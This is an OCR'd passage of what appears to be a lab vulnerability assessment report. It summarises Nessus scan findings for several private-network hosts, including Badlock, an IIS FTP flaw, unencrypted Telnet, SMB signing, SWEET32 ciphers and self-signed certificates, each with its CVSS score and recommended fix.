
1.3 Medium



The screenshot displays a vulnerability report from a Nessus Essentials scan that describes a vulnerability (MS16-047) that elevates privileges in the Security Account Manager (SAM) and Local Security Authority (LSAD) protocols on the remote host 172.168.0.38. The vulnerability results from incorrect negotiation of the authentication level across RPC channels. A man-in-the-middle attacker might pretend to be an authenticated user and leverage this vulnerability to access the SAM database without authorisation.

With a Base Score of 6.8, the vulnerability is categorised as Medium severity according to CVSS v3.0. Multiple Windows versions, including Windows Server 2008 R2, are impacted by the problem. In order to fix this vulnerability, Microsoft has issued fixes.


1.4 Medium



There is an information disclosure vulnerability (MS12-073) in the FTP service of Microsoft IIS 7.0 or 7.5 on the remote host 172.168.0.38, as shown by the vulnerability report from a Nessus Essentials scan shown in the screenshot. Sensitive information may be accessed by unauthorised parties due to a command injection vulnerability.

The vulnerability is rated as Medium severity with a Base Score of 5.3 on the CVSS v3.0. It has a minimal risk of exploitation and a Vulnerability Priority Rating (VPR) of 1.4, affecting several versions of Microsoft IIS. To fix this issue on impacted systems, Microsoft has published fixes.


1.5 Medium



The screenshot shows a vulnerability report from a Nessus Essentials scan that found that the remote host 172.168.0.38 was hosting an unencrypted Telnet server. Logins, passwords, and orders are sent in plaintext, which makes them vulnerable to man-in-the-middle attacks. This presents a serious security concern.

Through Telnet session eavesdropping, attackers may be able to alter client-server communication or get private passwords. With a CVSS v3.0 Base Score of 6.5, the vulnerability is classified as Medium severity. Disabling the Telnet service and switching to SSH as a safe substitute is the suggested way to safeguard login information and conversations.


1.6 Medium



In the screenshot, a vulnerability alert from Nessus Essentials highlights that the remote server 172.168.0.38 does not require SMB signing. Sensitive communications might be compromised by an unauthenticated, remote attacker using this vulnerability to launch man-in-the-middle attacks on the SMB server.

With a Base Score of 5.3 on the CVSS v3.0, the problem is categorised as Medium severity. Enforcing SMB message signing on the server is the suggested mitigation. The policy option "Microsoft network server: Digitally sign communications (always)" may be used to configure this for Windows, and server signing is the corresponding setting for Samba.

1.7 Low



A low-severity vulnerability report for the host 172.168.0.36 from Nessus Essentials is shown in the screenshot. For an attacker to ascertain the system's time, the host must reply to ICMP timestamp queries. Potentially, this information can help get around time-based authentication procedures.


Key details:

- Severity: Low
- CVSS v3.0 Base Score: 3.4

Solution: To lessen this vulnerability, filter type 13 and type 14 ICMP timestamp requests and answers in the network setup.


Although the vulnerability is considered low risk because of its limited impact, it is advised to apply the fix to guard against potential abuse.

172.168.0.34




A Nessus scan for host 172.168.0.34 found 17 vulnerabilities, including medium-severity SSL/TLS issues (7) and SMB signing concerns (1). Recommendations: Fix SSL/TLS configurations and enable SMB signing.

Mixed



The host 172.168.0.34 has 17 vulnerabilities found by the Nessus scan, including medium-severity SSL/TLS problems such as self-signed certificates (CVSS 6.5) and poor cypher suites (CVSS 5.1). For improved encryption, it is advised to examine and protect SSL/TLS setups and certificates.

1.1 High




A high-severity problem with the usage of poor SSL cypher suites (SWEET32) is highlighted in the Nessus report. This happens when the host employs cyphers with key lengths ranging from 64 to 112 bits or the 3DES encryption suite, leaving it open to assaults, particularly when it is on the same physical network.

Key Details:

- High severity (score of 7.5 on CVSS v3.0)
- Cypher Affected: 3DES-CBC (DES-CBC3-SHA)


Solution: Use more robust encryption techniques and reconfigure the system to steer clear of medium-strength cyphers.

1.2 Medium




A medium-severity SSL certificate issue is highlighted in the Nessus report, meaning that the certificate cannot be trusted because to issues including invalid CAs, expired dates, or incorrect signatures. 6.5 is the CVSS score. Get a legitimate certificate from a reliable CA to address this and stop possible man-in-the-middle attacks.

1.2 Medium



A medium-severity vulnerability to man-in-the-middle attacks in a self-signed SSL certificate is highlighted in the Nessus screenshot. 6.5 is the CVSS score. To fix this and provide improved security and authentication, swap out the self-signed certificate for one from a reliable Certificate Authority (CA).

